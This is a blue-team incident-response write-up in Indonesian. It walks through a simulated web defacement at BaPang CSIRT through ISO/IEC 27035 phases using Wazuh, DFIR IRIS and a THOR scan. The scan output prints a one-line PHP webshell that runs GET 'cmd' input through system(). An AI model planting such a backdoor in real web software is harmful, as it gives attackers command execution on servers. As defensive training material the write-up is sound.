

B
L
U
E

T
E
A
M

W
R
I
T
E

U
P

WEB

DEFACEMENT



H
O
W

T
O

R
E
S
P
O
N
S
E

BAPANG CSIRT

An incident investigation walkthrough based on ISO/IEC 27035



TABLE OF CONTENTS

03	Introduction
04	Scope
05	ISO/IEC 27035-3 Phases
00	I-Detection
00	II-Notification
00	III-Triage
00	IV-Analysis
00	V-Response
00	VI-Reporting

INTRODUCTION

W
H
A
T



Dokumen ini merupakan dokumentasi penanganan insiden dari Blue Team dalam simulasi penanganan insiden pada BaPang CSIRT. Penanganan dan respon insiden dilakukan berdasarkan standar ISO/IEC 27035 bagian 3 tentang Pedoman Operasi Tanggap Insiden TIK.

Dokumen ini dapat digunakan untuk memberikan gambaran terkait proses investigasi dan penanganan insiden siber.

Insiden yang terjadi berupa Web Defacement yang diawali oleh serangan terhadap kerentanan pada web server.

I
S

T
H
I
S





OBJECTIVE

Menangani insiden keamanan akibat eksploitasi kerentanan SQL Injection dan RCE pada Web Server yang digunakan oleh korban. Tujuan mencakup identifikasi, isolasi, mitigasi, pemulihan sistem, serta analisis artefak untuk memahami jalur serangan dan mencegah kejadian serupa.

R
U
A
N
G

MISSION

1. Mengidentifikasi bukti eksploitasi kerentanan.
2. Mengisolasi sistem yang terdampak untuk mencegah meluasnya serangan.
3. Menghapus artefak berbahaya, backdoor, dan file tidak sah yang ditanamkan (jika ada).
4. Mengembalikan layanan website ke kondisi normal dan memperbaiki kerentanan.
5. Pelaporan: Menyusun laporan insiden.

L
I
N
G
K
U
P




Sesuai dengan ruang lingkup yang ditentukan, tahapan penanganan insiden yang dilakukan terdiri dari:

1. **Deteksi (Identify, Detect, & Report)**
2. **Notifikasi (Identify, Detect, & Report)**
3. **Triase (Assessment & Decision)**
4. **Analisis (Assessment & Decision)**
5. **Respon (Response)**
6. **Pelaporan (Response)**

STEP 1 : DETECTION



Pendeteksian insiden dilakukan oleh **Sistem Otomasi Respon Insiden SIEM Wazuh**. Wazuh menerima log dari berbagai sumber/endpoint secara realtime. Apabila terdapat log dari sumber (Wazuh Agent, Firewall, atau IDS) yang sesuai dengan *rules*, maka Alert akan muncul.



```
t full_log
```

```
File '/var/www/html/makaryo/index.html' modified
Mode: realtime
Changed attributes: size, mtime, md5, sha1, sha256
Size changed from '0' to '1531'
Old modification time was: '1752047009', now it is '1752073927'
Old md5sum was: 'd41d8cd98f00b204e9800998ecf8427e'
New md5sum is: '49644f3251244434e544ef0ebfe62c19'
Old sha1sum was: 'da39a3ee5e6b4b0d3255bfef95601890afd80709'
New sha1sum is: '2fc268966a9c91ef3ceb0709498bc4189eaca5c8'
Old sha256sum was: 'e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b'
New sha256sum is: 'ff9eb9db7fdd47778365de2daea05af6b8dcccff700a7b60f716c6d167a4e2'
```


Selain sistem deteksi pada SIEM dan Sistem Otomasi Respon Insiden, pendeteksian insiden juga dapat dilakukan berdasarkan laporan dari stakeholder, pengguna, atau anggota organisasi yang terdampak insiden.



STEP 2 : NOTIFICATION



Apabila Alert yang muncul di Wazuh sesuai dengan kondisi yang mengindikasikan terjadinya suatu insiden, maka Alert tersebut akan diolah oleh Sistem Otomasi Respon Insiden. Alert akan diteruskan menjadi Notifikasi melalui **Telegram** kepada Tim Tanggap Insiden Siber.



Meskipun telah dikirimkan notifikasi di Grup Telegram, notifikasi dapat diteruskan ke pihak lain (jika diperlukan) seperti Stakeholder atau Pimpinan yang tidak tergabung dalam grup. Media notifikasi juga bisa menggunakan Email.



STEP 3 : TRIAGE

Pada tahap ini, Incident Responder melakukan assessment terhadap alert insiden yang diterima dan menentukan apakah alert tersebut **false positive** atau **true positive**.



Sistem Otomasi Respon Insiden telah membuatkan **Case** insiden pada **DFIR IRIS** secara otomatis setelah Alert muncul. Incident Responder dapat menggunakan platform DFIR IRIS sebagai platform manajemen insiden dan kolaborasi terkait proses penanganan insiden seperti **penambahan IoC**, **pengunggahan evidence**, dan **pendelegasian tugas**.

Berhasil membuat Case Insiden (Alert ID #1754802628.143496) pada DFIR IRIS.

Case Name: #273 - Wazuh Alert: DoS Attack Detected on Web Service on LAB_Ubuntu
Case ID: 273
Created Date: 2025-08-10

Mohon ditindaklanjuti segera. 12:11 PM

#271 - Wazuh Alert: Web Defacement Attack Detected: /var/www/html/makaryo/index.html on LAB_Ubuntu

Open on 2025-08-10 by administrator
Owned by administrator

Low Unknown
Customer: Analyst01
SOC ID: SOC-NFA

Manage Processors Pipelines Request review Generate report Activity report

Case summary Changes saved Last synced: 11:02:34 AM Edit Refresh

Sebuah alert telah diterima dari sistem deteksi (Wazuh/Suricata) dan sedang dalam proses analisis lebih lanjut.

Informasi awal:

- Agent: LAB_Ubuntu
- Waktu: 2025-08-10T03:37:48.802+0000
- Severity: 12
- Deskripsi Rule: Web Defacement Attack Detected: /var/www/html/makaryo/index.html
- Kategori: ['aggregation', 'customweb', 'attack', 'defacement', 'custom']



*Case ini dibuat secara otomatis untuk kebutuhan triase dan investigasi awal.

Setelah dilakukan analisis awal, *Analisis* dapat menentukan apakah *Case Insiden* akan *dieskalasi* (*true positive*) atau *ditutup* (*false positive*). Analisis awal dapat dilakukan dengan memeriksa log di *SIEM* maupun perangkat *perimeter* lainnya.



STEP 3 : TRIAGE (CONT)

Berikut hasil pemeriksaan log alert di SIEM dan pemeriksaan tampilan halaman website. Terjadi perubahan pada file `/var/www/html/makaryo/index.html` yang mencurigakan. Selain itu, tampilan web juga berubah menjadi situs judi online.



Dapat disimpulkan bahwa insiden ini benar terjadi (true positive). Tahapan berlanjut ke Analisis.




STEP 4 : ANALYSIS

Analisis dapat dilakukan melalui beberapa cara berikut:

1. **Pemeriksaan IoC** ke Virustotal/MISP/CTI lainnya
2. **Pemindaian evidence** atau *antivirus*
3. **Analisis log** (jaringan maupun aplikasi), dll



Sistem akan secara otomatis melakukan analisis dasar berupa pemeriksaan IoC (filehash) dari index.html yang baru ke **Virustotal**. Hasilnya akan ditampilkan di bagian **Note** pada Case insiden terkait. Selain itu, juga dilakukan pemindaian *evidence* pada direktori website untuk mendeteksi adanya file yang tidak sah lainnya.



Untuk hasil yang lebih komprehensif, lakukan analisis lanjutan secara **manual** seperti **analisis jaringan** (untuk mendeteksi koneksi jaringan yang *malicious*) maupun dengan melakukan **pemindaian evidence/antivirus** untuk mendeteksi file-file tidak sah (backdoor, persistence, dll). **Jangan lupa tambahkan hasil analisis manual di Case insiden.**



STEP 4 : ANALYSIS (CONT)

Berikut adalah hasil pemindaian evidence menggunakan tools **Thor**

THOR Scan Report		
This THOR Lite license permits non-commercial use only. It is strictly prohibited to sell THOR Lite or sell services that include the use of THOR Lite. For details, see the EULA in the ./docs folder. For a special license that covers these cases, allows Sigma scanning and suppresses this message, please contact our sales via https://www.nextron-systems.com/get-started/		
Scan Information	Modules	Statistics
Scanner	Filescan	Alerts
Version	7	0
Run on System		Warnings
Argument list		10
Signature Database		Notice
Start Time		4
End Time		Info
IP Addresses		480
Run as user		Errors
Admin rights		1
Platform		
Log File Name		Help
False Positive Filters Applied		Shortcuts
Scan ID		Use Ctrl+↑ (Windows/Linux) or ⌘+↑ (macOS) to return to the top of the page
		Filters
		You can provide a file (--filter file) with regular expressions to suppress false positives
		Hint 1
		Select text and use the context menu to filter / select / lookup strings
		Hint 2
		Click on a module to filter for all events from that module.
		No filters applied

ditemukan adanya file webshell bernama **shell.php** pada direktori **/var/www/html/makaryo/admin/img/pegawai/**

Warning 10	Aug 7 04:06:43 webagent/172.20.10.114
MODULE: Filescan	
MESSAGE: Malware file found	
SCORE: 88	
FILE: /var/www/html/makaryo/admin/img/pegawai/shell.php	
EXT: .php	
TYPE: PHP	
SIZE: 63	
MD5: 9d7ff1da9fa97922c28cd74bbc0d7f8f	
SHA1: 5437909df7b10b884d60e9737e43e2f4c6bf51ad	
SHA256: e6325e13118db0d1108c09f2b9f9ce3a01cdd63e7c5a00b289ab411e57e18070	
FIRSTBYTES: 3c3f7068700a696628697373657428245f474554 / <?php if(isset(\$_GET	
CHANGED: Wed Jul 9 05:42:19.741 2025	
MODIFIED: Wed Jul 9 05:42:19.741 2025	
ACCESSED: Wed Aug 6 15:11:01.129 2025	
PERMISSIONS: -rw-r--r--	
OWNER: www-data	
GROUP: www-data	
REASON_1: YARA rule WEBSHELL_PHP_Generic_Eval / Generic PHP webshell which uses any eval/exec function in the same line with user input	
SUBSCORE_1: 75	
REF_1: Internal Research	
SIGTYPE_1: internal	
SIGCLASS_1: YARA Rule	
MATCHED_1	
• system(\$_GET at 0x24 in	
" <?php if(isset(\$_GET['cmd'])) { \$cmd = system(\$_GET['cmd']); echo \$cmd; }	
RULEDATE_1: 2021-01-07	
TAGS_1: GEN, T1505_003, WEBSHELL	
RULENAME_1: WEBSHELL_PHP_Generic_Eval	
AUTHOR_1: Arnim Rupp (https://github.com/ruppde)	





STEP 5 : RESPONSE




Setelah workflow respon selesai akan dikirimkan *recap* respon yang dilakukan.

Untuk insiden *Web Defacement* ini, *incident responder* dapat menentukan untuk menjalankan *workflow* respon otomatis atau melakukannya secara manual. Apabila memilih otomatis, maka sistem akan melakukan **penghentian web server**, **penghapusan file** tidak sah (termasuk *webshell*), **restore file** website dari server backup, dan memuat kembali (**restart**) **web server**.



Berikut adalah hasil respon insiden otomatis berupa **restore file** website dari backup.


Tampilan website sudah kembali seperti semula.



STEP 6 : REPORTING



Tahapan terakhir adalah pembuatan laporan. Tahapan ini melakukan pembuatan laporan secara otomatis dan mengirimkannya kepada tim CSIRT melalui Telegram. Selain itu, dilakukan juga penambahan informasi ancaman ke MISP.



Dokumen format laporan yang dihasilkan secara otomatis oleh sistem masih belum lengkap, sehingga diperlukan penambahan data dan informasi oleh analis pada dokumen agar menghasilkan laporan yang komprehensif.

LAPORAN HASIL PENANGANAN INSIDEN

Web Defacement pada Lab Ubuntu

Formulir ini digunakan untuk pelaporan hasil penanganan insiden siber oleh Badan Pangan-CSIRT.

Informasi Insiden

Waktu Pelaporan	2025-08-10T03:37:48.802-0000
Nama Pelapor	
Waktu Respons	2025-08-10T03:37:48.802-0000
Nama Personel	-
Aset Terdampak	192.20.10.114
Bukti Insiden (Screenshots)	(Lampiran Screenshot)

Identifikasi Insiden

Wazuh mendeteksi perubahan mencurigakan pada file
/var/www/html/makaryo/index.html

Penyelidikan Insiden

Web Defacement Attack Detected: /var/www/html/makaryo/index.html

Tindakan Penanganan Insiden

Hentikan Webserver. Pulihkan file terdampak, restore backup, dan webserver direstart.


Pemulihan Insiden

menjalankan restore dari backup

Dampak Insiden

Dampak Finansial dan Biaya	Tidak ada kerugian finansial langsung
Dampak Operasional	Layanan tidak berfungsi sebagaimana mestinya dalam waktu tertentu





***Ingatlah, Bahwa Kechilafan Satu
Orang Sahaja Tjukup Sudah
Menjebabkan Keruntuhan Negara***

